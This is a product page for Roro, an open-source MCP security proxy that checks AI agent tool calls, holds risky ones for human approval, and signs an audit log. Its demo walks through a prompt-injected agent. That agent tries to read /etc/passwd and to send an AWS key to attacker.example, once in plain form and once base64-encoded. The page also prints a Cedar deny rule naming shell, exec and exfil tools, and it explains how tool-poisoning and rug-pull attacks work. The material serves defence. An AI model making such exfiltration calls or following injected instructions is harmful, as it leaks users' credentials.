MCP security for AI agent tool calls.
Your agent got talked into it. Roro said no.
Roro sits between your AI agent and its tools. It checks every tool call against your rules and keeps a signed log of each decision.
-
Seq 2Tool read_fileReason permittedArgs {"path":"…/sandbox/notes.txt"}Decision allow
The user asks for a summary of
notes.txt. The file hides an injected instruction. - Seq 4Tool read_fileReason no_matching_permitArgs {"path":"/etc/passwd"}Decision deny
- Seq 5Tool exfiltrateReason dangerous_tool_blockedArgs {"data":"[REDACTED:aws_key]"}Decision deny
- Seq 6Tool http_postReason secret_in_argumentsArgs {"body":"[REDACTED:aws_key]","url":"https://attacker.example/collect"}Decision deny
-
Seq 7Tool http_postReason approval_timeoutArgs {"body":"QUtJQUlPU0ZPRE5ON0VYQU1QTEU=","url":"https://attacker.example/collect"}Decision deny
held for approvalthen no answer in 3s (demo timeout)Same key, base64-encoded. Host not on the allowlist.
roro verify --require-sealedroro verify --log tampered.db --pubkey .roro/audit-signing.key.pub
OK - hash chain and signatures verifiedFAILED
- seq 4: row was modified (entry_hash mismatch)
From roro logs after scripts/demo.sh. Session and result rows and the time, kind and agent columns are hidden; notes added.
Try it: tamper with row 4 and the log stops verifying.
Row 7 got past one check and stopped at the next. The key was encoded, so the secret check missed it. The site was not on the allowed list, so Roro asked a person. Nobody answered, so the answer was no.
=== approval 966bf3509f97 ===
agent:    research-bot
server:   demo-exfil-server
tool:     http_post
policy:   http_host_not_allowlisted (http-other-hosts-need-approval)
expires:  09:36:25 (in 3s)
arguments (as sent, secrets redacted):
  {
    "body": "QUtJQUlPU0ZPRE5ON0VYQU1QTEU=",
    "url": "https://attacker.example/collect"
  }
approve 966bf3509f97? [y/N]
What roro approvals watch printed in a second terminal while call 7 was held.
How does an MCP security proxy
work?
No code changes. Point your client's MCP config at Roro. A call that fails a check never reaches the server.
tools/call, traced with seq 7 from the logMCP client
Claude Desktop, Cursor, or your own agent, over stdio or HTTP.
roro
Checks the call. Passes it on, or refuses and says why.
MCP server
Files, HTTP, databases, shells. It only sees calls that passed.
Inside roro
Each call goes through these checks in order. Simplified; the full flow is in internal/gate.
- Kill switchA stopped agent's next call is refused.Seq 7: off, pass
- Tool pinA tool that changed since you accepted it is blocked.Seq 7: unchanged, pass
- Cedar policyYour rules: allow, deny, or ask a person.Seq 7: ask: host not allowlisted
- Human approvalA person sees the real call. No answer means no.Seq 7: no answer in 3s, deny
- Audit entryEvery decision is logged and signed.Seq 7: written as seq 7
How do you secure MCP tool calls?
Set up in roro.yaml and your policy file. Run from the roro command.
At call time
-
Human approval
Risky calls wait for a yes or no in your terminal. You see the real tool name and arguments, with secrets hidden, never a summary written by the model. No answer in 2 minutes means no.
$ roro approvals watch
=== approval 966bf3509f97 ===
agent:    research-bot
tool:     http_post
policy:   http_host_not_allowlisted (http-other-hosts-need-approval)
…
approve 966bf3509f97? [y/N]
-
Kill switch
Stop every agent, or just one, at its next tool call. It survives restarts, and every stop and resume is logged.
$ roro kill --agent research-bot --reason "investigating"
killed: agent research-bot
# its next tool call is denied: kill_switch_active
$ roro resume --agent research-bot
resumed: agent research-bot
-
Per‑agent identity
Every call carries an agent name: from
--agentor$RORO_AGENTover stdio, or from a per‑agent token over HTTP. Over stdio the name is only as trustworthy as the client config. -
Policy as code
Nothing runs unless a rule allows it. Rules are written in Cedar and can match the tool, file paths (
/sandbox/../etc/passwdis read as/etc/passwd), web hosts, number limits, patterns, and rate limits. -
Tool pinning
Roro remembers each tool the first time it sees it. If the description or schema changes later, the tool is blocked until you accept it.
roro pins list
After the fact
-
Tamper-evident audit log
Every decision goes into a log that is hash-chained and signed, with secrets removed first. Anyone with the public key can check it. Keep the anchor somewhere else and pass it back with
--expectto catch a rollback.$ roro verify --require-sealed checkpoints: 1 (last covers seq 8) anchor: 8:145acaef42eb…26399f result: OK - hash chain and signatures verified
-
OpenTelemetry
Each
tools/callbecomes a span with agent, tool, decision, and reason. Arguments and results are never exported.roro.yamltelemetry.otlp_endpoint: localhost:4318
Mapped to OWASP and NIST
Each control is mapped to the OWASP Top 10 for Agentic Applications and NIST's agent identity tenets, and marked enforced, partial, or out of scope: docs/nist-owasp-mapping.md.
How do you audit MCP tool calls?
Each decision names its rule, and edited rows fail verify. Row 5 was denied by the rule below. The verify output is from the same demo run.
Row 5, denied by a rule you can read.
From the starter policy, lines 47 to 57, as written.
@id("deny-dangerous-tools")@reason("dangerous_tool_blocked")forbid (principal, action, resource)when { resource.name like "*exec*" || resource.name like "*shell*" || resource.name like "*run_command*" || resource.name like "*exfil*" || resource.name like "*send_email*"}unless { principal == Roro::Agent::"ops-bot" && resource.name == "run_shell" };deny-secrets-in-args. When several forbid rules match, the call is denied and the reason comes from the rule whose @id sorts first. Tools like these are denied unless you write an exception, like ops-bot's.Seq 4, edited in a copy of the log.
The demo turns the first deny into an allow, then verifies both logs.
$ roro verify --require-sealed
key id:       8e1c71e92dce76bf
events:       8 (last seq 8)
checkpoints:  1 (last covers seq 8)
unsealed:     0
anchor:       8:145acaef42eb…26399f
result:       OK - hash chain and signatures verified# a copy with the first deny edited to allow
$ roro verify --log tampered.db \
    --pubkey .roro/audit-signing.key.pub
key id:       8e1c71e92dce76bf
events:       8 (last seq 8)
checkpoints:  1 (last covers seq 8)
unsealed:     0
anchor:       8:145acaef42eb…26399f
result:       FAILED
  - seq 4: row was modified (entry_hash mismatch)
roro verify exits non-zero if a row is changed, removed, or reordered, a signature is bad, or events after a checkpoint are missing. A log rolled back to an earlier checkpoint still verifies, so store the anchor off the machine and pass it back with --expect SEQ:HASH.How do I protect my MCP servers?
No setup knowledge needed. The installer finds the MCP servers in Claude Code, Claude Desktop, Cursor, Windsurf, and Codex, and puts Roro in front of each one. It asks first, and you can undo it.
# macOS and Linux
curl -fsSL https://www.roro.im/install.sh | sh

# Windows (PowerShell)
irm https://www.roro.im/install.ps1 | iex

# afterwards

roro logs        # see what your AI tools did
roro kill        # stop every agent right now
roro unprotect # put everything back- It shows what it found and asks before changing anything. A copy of every file it edits is kept next to it.
- The highlighted lines below are the only change it makes. Everything after
--is your original server command. - After that, every tool call is logged and a call that carries a password or key is blocked. Everything else works as before. For stricter rules or a manual setup, see the README.
{
  "mcpServers": {
    "filesystem": {
      "command": "npx",      "args": [
            "-y",
        "@modelcontextprotocol/server-filesystem",
        "/Users/me/sandbox"
      ]
    }
  }
}{
"mcpServers": {
"filesystem": {
"command": "/Users/me/.local/bin/roro", "args": [
"--config", "/Users/me/.roro/roro.yaml", "wrap", "--agent", "claude-desktop", "--server", "filesystem", "--", "npx", "-y",
"@modelcontextprotocol/server-filesystem",
"/Users/me/sandbox"
]
}
}
}What can’t an MCP proxy stop?
A summary of the threat model. Read it before relying on Roro.
- It does not detect prompt injection. It checks the tool calls a tricked agent makes and limits what they can do.
- It is not a sandbox. An allowed tool runs with the server's own permissions.
- It is not a hosted service. No dashboard, no SSO. It is one binary you run yourself.
- It is not enough on its own. Use it with least-privilege servers, sandboxing, and a review of the tools you allow.
What do people ask about MCP security?
Short answers from the Roro docs. The threat model has the full detail.
What is MCP security?
MCP security is about controlling what AI agents can do through their MCP tools. The Model Context Protocol makes tools easy to plug in, but it leaves open which agent may call which tool with which arguments, and it keeps no trustworthy record of what happened. A security layer adds those checks, a log, and a way to stop an agent.
Is MCP safe to use?
MCP is a way to connect tools, so it is as safe as the tools you connect and the checks around them. Any tool call may be the result of prompt injection, a malicious tool description, or a confused model. Give each agent only the tools it needs, use least-privilege servers and sandboxing, and put rules, approval, and a log in front of the tools.
What are the main MCP security risks?
Injected instructions that make an agent call a dangerous tool, allowed tools used with harmful arguments such as path traversal or an unknown host, passwords and keys sent out in tool arguments, tools whose description changes after you trust them, people talked into approving a bad call, and runaway agents that flood their tools.
What are MCP tool poisoning and rug pull attacks?
In both, a tool's description or schema is the attack. A poisoned description carries instructions for the model, and a rug pull changes a tool after you started trusting it. Roro pins each tool the first time it is listed and logs any later change to its description or schema. With strict pinning, a changed tool is hidden and blocked until you accept it. A tool that is malicious the first time it is listed is pinned as it is, so review new tools.
Can MCP prompt injection be stopped?
Roro does not detect prompt injection; it never sees the model's input. It limits what an injected agent can do: every tool call still has to pass your rules, risky calls can wait for a person, and every call is logged. In the demo, an agent reads a file with a planted instruction and then tries four harmful calls. None of them reach the server.
How do I secure an MCP server?
Start with least privilege: run only the servers you need, give each agent only the tools it needs, and keep sandboxes small. Then put a proxy in front so that nothing runs unless a rule allows it, file paths and hosts are limited, risky calls need a person, and every call is logged. Roro does this without changing the server or the AI tool.
What is an MCP proxy?
An MCP proxy sits between an AI tool (the MCP client) and its MCP servers, so every tool call passes through it. It can check the call, forward it, refuse it with a reason, or hold it for a person. A refused call never reaches the server. Roro is an open-source MCP proxy that runs as one binary on your computer.
What is the difference between an MCP proxy and an MCP gateway?
Both names are used for software that sits between MCP clients and servers. Roro is the local kind: one binary you run yourself, in front of the servers on your computer. It is not a hosted service, dashboard, SSO product, or multi-tenant control plane.
How do I add human approval to MCP tool calls?
In Roro, mark a rule with @approval. Matching calls wait, two minutes by default, until a person answers in a terminal with roro approvals watch. The person sees the real tool name and arguments, with secrets redacted, never a summary written by the model. No answer means no.
How do I keep an audit log of MCP tool calls?
Roro writes every decision to a local SQLite log with a SHA-256 hash chain and Ed25519-signed checkpoints, with secrets redacted first. roro logs shows it, and roro verify fails if any row was changed, removed, or reordered. Keep the anchor line that verify prints somewhere else, to catch a log rolled back to an earlier checkpoint.
How do I stop secrets leaking through MCP tool calls?
Roro blocks a tool call that carries a password or key before it reaches the server, and redacts secrets before they are logged. Pattern matching only finds known formats, so an encoded key can get past it. A list of allowed hosts is the stronger control, and calls to any other host can wait for a person.
How do I limit MCP permissions per agent?
Every call carries an agent name. Roro rules are written in Cedar and can match the agent, the tool, cleaned file paths, URL hosts, number limits, and call rates. With a default-deny policy, nothing runs unless a rule allows it, and a forbid rule always wins.
How do I stop an AI agent going rogue?
roro kill stops every agent, or one named agent, at its next tool call. It holds across every Roro process that shares the state directory, survives restarts, and no policy can override it. Every stop and resume is logged, and roro resume lets the agents run again.
Is Roro free?
Yes. Roro is open source under the Apache-2.0 license. There is no account, no paid tier, and no usage limit.
Does my data leave my computer?
Not through Roro. The log, the rules, and the signing key stay on your computer, and Roro has no usage tracking. It only sends anything out if you turn on telemetry and give it an address, and tool arguments are never included.
What happens when a prompt-injected agent calls its tools?
Run the attack yourself. Four injected calls, none reach the server.
git clone https://github.com/timeomy/rorocd roro./scripts/demo.sh
Requires Go 1.27+. Runs in a temp dir; the demo makes no outbound calls.